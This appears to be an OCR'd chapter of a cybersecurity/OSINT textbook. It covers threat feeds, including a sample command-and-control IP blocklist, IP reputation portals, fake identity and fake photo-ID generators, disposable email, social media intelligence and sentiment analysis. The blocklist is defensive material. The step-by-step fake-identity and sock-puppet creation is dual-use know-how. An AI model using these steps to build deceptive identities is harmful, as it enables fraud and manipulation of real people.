10.1.1 Threat Platform: ThreatView

This portal [1] generates threat feeds every day at 11 pm UTC with ‘high confidence’ → less false positives. Threat feeds are easily absorbed by security appliances such as firewalls, ad blockers, SIEMs, and PiHoles, among others, because they are in a machine-readable format. Threat hunts and the barring of traffic or files originating from these sites that may carry out harmful operations both benefit from this knowledge. For instance, as Figure 10.1 illustrates, malicious hash feeds may be easily ingested into forensic tools by generating a hash set, which is then used to locate malicious files that match ingested hash values.



OSINT Threat Feed

Malicious indicators of compromise gathered from OSINT Source - Twitter and Pastebin

C2 Hunt Feed

Infrastructure hosting Command & Control Servers found during Proactive Hunt by Threatview.io

IP Blocklist

Malicious IP Blocklist for known Bad IP addresses

Domain Blocklist

Malicious Domains identified for phishing/ serving malware/ command and control

MD5 Hash Blocklist

MD5 hashes of malicious files or associated with - malware, ransomware, hack tools, bots etc.

URL Blocklist

Malicious URL's serving malware, phishing, botnets and C2

Bitcoin Address Intel


Bitcoin addresses identified to be linked with malicious activity

SHA File Hash Blocklist

SHA hashes of files known or linked with malware execution

Figure 10.1 ThreatView feeds. ⏎


Figure 10.2 presents a list of OSINT IoCs and C2 Servers as threat intel feed information.



```
#Command and Control Feed Generated by Threatview[.]io Proactive H
# See any false posstives ? Email us feeds[@]threatview[.]io
#IP,Date of Detection,Host,Protocol,Beacon Config,Comment
1.15.248.225,02 June 2024 07:07 PM UTC,1.15.248.225,https,"1.15.24
101.201.54.74,02 June 2024 07:07 PM UTC,101.201.54.74,https,"101.2
101.43.32.212,02 June 2024 07:07 PM UTC,101.43.32.212,https,"servi
106.54.209.36,02 June 2024 07:07 PM UTC,106.54.209.36,https,"106.5
111.229.187.212,02 June 2024 07:07 PM UTC,111.229.187.212,https,"1
111.230.12.238,02 June 2024 07:07 PM UTC,111.230.12.238,https,"111
111.92.243.236,02 June 2024 07:07 PM UTC,111.92.243.236,https,"111
113.31.105.33,02 June 2024 07:07 PM UTC,113.31.105.33,https,"servi
113.31.106.106,02 June 2024 07:07 PM UTC,113.31.106.106,https,"113
```

Figure 10.2 Threat feed samples. ⏎

Open the link to collect high-confidence IP addresses as shown in Figure 10.3 from https://threatview.io/Downloads/IP-High-Confidence-Feed.txt



```
#Command and Control Feed Generated by Threatview[.]io Proactive Hunter on 02 June 2024. Domain and IP feed https[:]//threatview
# See any false posstives ? Email us feeds[@]threatview[.]io
#IP,Date of Detection,Host,Protocol,Beacon Config,Comment
1.15.248.225,02 June 2024 07:07 PM UTC,1.15.248.225,https,"1.15.248.225,/__utm.gif",Generated by Threatview[.]io
101.201.54.74,02 June 2024 07:07 PM UTC,101.201.54.74,https,"101.201.54.74,/load",Generated by Threatview[.]io
101.43.32.212,02 June 2024 07:07 PM UTC,101.43.32.212,https,"service-g0t0y6tj-1324325324.cd.tencentapigw.com,/prod/api/debug",Ge
106.54.209.36,02 June 2024 07:07 PM UTC,106.54.209.36,https,"106.54.209.36,/cx",Generated by Threatview[.]io
111.229.187.212,02 June 2024 07:07 PM UTC,111.229.187.212,https,"111.229.187.212,/cm",Generated by Threatview[.]io
111.230.12.238,02 June 2024 07:07 PM UTC,111.230.12.238,https,"111.230.12.238,/wp06/wp-includes/po.php",Generated by Threatview[
111.92.243.236,02 June 2024 07:07 PM UTC,111.92.243.236,https,"111.92.243.236,/claim/servlets-examples/I2I52XQKQQZF",Generated b
113.31.105.33,02 June 2024 07:07 PM UTC,113.31.105.33,https,"service-1bsjckga-1252578700.gz.tencentapigw.com.cn,/api/x",Generate
113.31.106.106,02 June 2024 07:07 PM UTC,113.31.106.106,https,"113.31.106.106,/preserve/Extranet/LFF00FQ6U2H0",Generated by Thre
114.55.133.151,02 June 2024 07:07 PM UTC,114.55.133.151,https,"114.55.133.151,/load",Generated by Threatview[.]io
117.72.8.192,02 June 2024 07:07 PM UTC,117.72.8.192,https,"117.72.8.192,/c/msdownload/update/others/2024/05/9Dv7AyHg1Ag2KwO30_",
118.31.116.9,02 June 2024 07:07 PM UTC,118.31.116.9,https,"118.31.116.9,/jquery-3.3.1.min.js",Generated by Threatview[.]io
119.28.83.149,02 June 2024 07:07 PM UTC,119.28.83.149,https,"python.org,/load",Generated by Threatview[.]io
```

Figure 10.3 List of command and control servers. ⏎

10.1.2 SOC Radar

Open SOCRadar link from https://socradar.io/labs/soc-tools/ip-reputation to study the various data options to collect artifacts for investigation, as shown in Figure 10.4.





Figure 10.4 SOCRadar dashboard. ⏎

10.1.3 CriminalIP

Use CriminalIP Portal https://www.criminalip.io from to study these C2 Server IP addresses as displayed in Figure 10.5.



Asset Search

111.92.243.236

111.92.243.236

IP Scoring

Inbound: Critical

99.0%

Outbound: Critical

99.0%


This is a malicious IP Address.

You and 1 people have viewed this IP address.

This IP Address has critical vulnerabilities.

Figure 10.5 Criminal IP address output. ⏎

Study the malicious IP report on open ports and records from that C2 Server as displayed in Figure 10.6 and share the details with the network team to block the malicious IP.



Current Open Ports

TCP — ! This has vulnerabilities.

! 22 | 111 | 443 | ! 8888

UDP

111

Security

Abuse Record	! 1
Open Ports	! 5
Vulnerabilities	! 18
Exploit DB	! 4
Policy Violation	! 2 (OpenSSH, Portmap)
Remote Address	! True

Figure 10.6 Open ports and violations. ⏎

10.2 CREATE FAKE IDS

In Cybersecurity, Sock Puppets refer to Fake Online Identities created to deceive others. These identities are often meticulously crafted to appear legitimate and trustworthy. They're closely linked to fake identity generation but with a specific focus on online interactions. Sock puppets are not real people. They have fabricated names, backgrounds, and online presences. These fake identities are used to manipulate or trick online users for malicious purposes. Puppeteer controls the sock puppet account and its online activity to create a believable online persona. This may involve:

- **Fake Names and Backgrounds:** Using fake name generators or creating fictional backstories to appear genuine.
- **Social Media Profiles:** Setting up social media accounts with fabricated profiles, photos, and interests.
- **Content Creation:** Generating posts, comments, or reviews to further establish the sock puppet's online presence.


Sock puppets are employed for various malicious activities in cybersecurity, including:

- **Spreading Misinformation:** Sock puppets propagate false information, manipulate online discussions, or damage reputations.
- **Social Engineering Attacks:** The puppet master uses the sock puppet to build trust with victims and then exploit that trust for phishing attacks or other scams.
- **Astroturfing:** Sock puppets create the illusion of grassroots support for a particular cause or product through fake reviews or endorsements.
- **Censorship and Disruption:** Sock puppet accounts are used to silence legitimate voices in online discussions or disrupt online communities.

By understanding sock puppets and their connection to fake identity generation, you should be vigilant in online interactions and help maintain a safer online environment.

10.2.1 FAKE NAME GENERATOR

Open the link from https://www.fakenamegenerator.com/advanced.php [3]. Select options to generate a random fake identity as shown in Figure 10.7.



Your Randomly Generated Identity

Name set

American
Arabic
Australian
Brazil
Chechen (Latin)

Country Switch to Region

Sweden
Switzerland
Tunisia
United Kingdom
United States

Gender

Male: 100% Female: 0%

Age

19 - 25 years old

Erik N. Wilson
3833 Roy Alley
Denver, CO 80202

Curious what **Erik** means? Click here to find out!

Mother's maiden name	Taylor
SSN	652-01-7951 You should click here to
Geo coordinates	39.806187, -104.907951

PHONE

Phone	303-884-9392
Country code	1


BIRTHDAY

Birthday	April 6, 2000
Age	24 years old
Tropical zodiac	Aries

Figure 10.7 Generating fake identities. ⏎

10.2.2 DCODE

Open link from https://www.dcode.fr/fake-id-generator) [4]. Select a Gender and this generates a fake name, date of birth, work, email and the photograph as displayed in Figure 10.8.



FAKE IDENTITY GENERATION


- GENDER ○ MALE
- ● FEMALE
- GENERATE A PICTURE ☑
- FIRST LANGUAGE English

SANDERS Sandra
1978-01-23
Philadelphia (United States)
Hairdresser
sandra.sanders5@example.com

Figure 10.8 Fake photo ID. ⏎

10.2.3 FAKE PHOTO ID

Open the link from https://www.fake-id.com/shop to edit name, Date of Birth, Place, Nationality and Expiry to generate a fake photo identification card as displayed in Figure 10.9.



INTERNATIONAL HACKER
ID 9416835720

First name:
AKASH
Last name:
BHARDWAJ
Date of birth: 28.04.1992
Place of birth: PLANET KRYPTON
Nationality:
INDIAN
Date of expiry:
14.06.2027


PHOTO
UPLOADED
We'll do the rest.

```
ID<AKASH<BHARDWAJ<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
<<<ID 9416835720<<28041992<<14062027<<<<<<<<<<<<<<<<<<<<<<<<
```

Figure 10.9 Fake ID card generation. ⏎

10.2.4 USE DISPOSABLE EMAIL

Open https://www.temporary-mail.net/ [5] to get a disposable randomly generated email address with a mailbox. The mailbox can even receive emails with a choice of domain for this temporary email, as displayed in Figure 10.10.



9ym5wrs7@inctart.com

Receiving mails...will be refreshed after 3 seconds

Figure 10.10 Temporary mailbox. ⏎

10.2.5 SOC-M-INT (SOCIAL MEDIA INTELLIGENCE)

Soc-M-INT or SMI (Social Media Intelligence) refers to the collective methods and tools used to gather, analyze, and interpret data from social media platforms and gain valuable insights. This data comes from various sources, including:

- **Public Social Media Profiles:** User posts, comments, and interactions on platforms like Facebook, Twitter, Instagram, etc.
- **Online Forums and Communities:** Discussions and exchanges on message boards, Reddit threads, or other online gathering places.
- **Public Blog Posts and Reviews:** Content shared by users about brands, products, or events.

Soc-M-INT goes beyond simply monitoring social media mentions. It involves applying analytical techniques to extract meaningful information from the data. Benefits of Soc-M-INT:

- **Improved Brand Reputation:** By monitoring social media sentiment, organizations identify and address negative perceptions about their brand.
- **Market Research:** Analyze social media trends and user discussions to understand customer needs and preferences.

- **Competitive Analysis:** See what your competitors are doing on social media and how audiences are responding.
- **Crisis Management:** Quickly identify and respond to potential crises brewing online.
- **Law Enforcement:** Gather evidence or track suspicious activity.


Soc-M-INT has applications across various sectors:

- **Marketing:** Social media listening helps businesses understand their target audience and tailor their marketing strategies.
- **Public Relations:** Monitor brand mentions and respond to customer inquiries and feedback.
- **Law Enforcement:** Investigate criminal activity and identify potential threats.
- **Cybersecurity:** Track malware distribution or online scams.
- **Government Agencies:** Monitor public sentiment and gauge public opinion on policies or events.

These platforms aggregate data from various social media sources and provide analytics dashboards for deeper insights. They also analyze the emotional tone of social media posts to understand public opinion and track brand mentions and identify relevant conversations. While Soc-M-INT offers valuable insights, it's crucial to respect user privacy. Only collect and analyze publicly available data and ensure compliance with relevant data privacy regulations. By leveraging Soc-M-INT effectively, organizations gain a deeper understanding of their online presence, their target audience, and the broader social landscape.

10.2.6 SENTIMENT ANALYSIS


Open https://www.csc2.ncsu.edu/faculty/healey/tweet_viz/tweet_app/ [6] to perform Social-media sentiment visualization based on keywords as shown in Figure 10.11.



Keywords: Indian elections

Figure 10.11 Sentiment analysis. ⏎

With options, Posts from different social media are analyzed as shown in Figure 10.12.




Date	User	v	a	
06-05-24 06:39	WayneBoron	6.17	4.44	[r/The_Observatorial] The world's *biggest* election deals a *blow* to the Indian *Prime* Minister:
06-05-24 07:05	EvidenceAdorable1480	6.06	4.34	[r/india] INDIA *wave* in Tamil Nadu, BJP's *strategic blunder* cost NDA 12 seats in the southern s seats to maximise *victory* (AIADMK mostly *competing* in Kongu-Gounder belt and *South&delta-*
06-05-24 07:05	EvidenceAdorable1480	5.89	4.12	This election also shows a *consistent* voter *base* of NTK at 8.5% and *came* 3rd in 6 seats. Due t where we *take* a duopoly for granted. **INDIA seats if BJP+AIADMK *alliance competed* (AIADMK
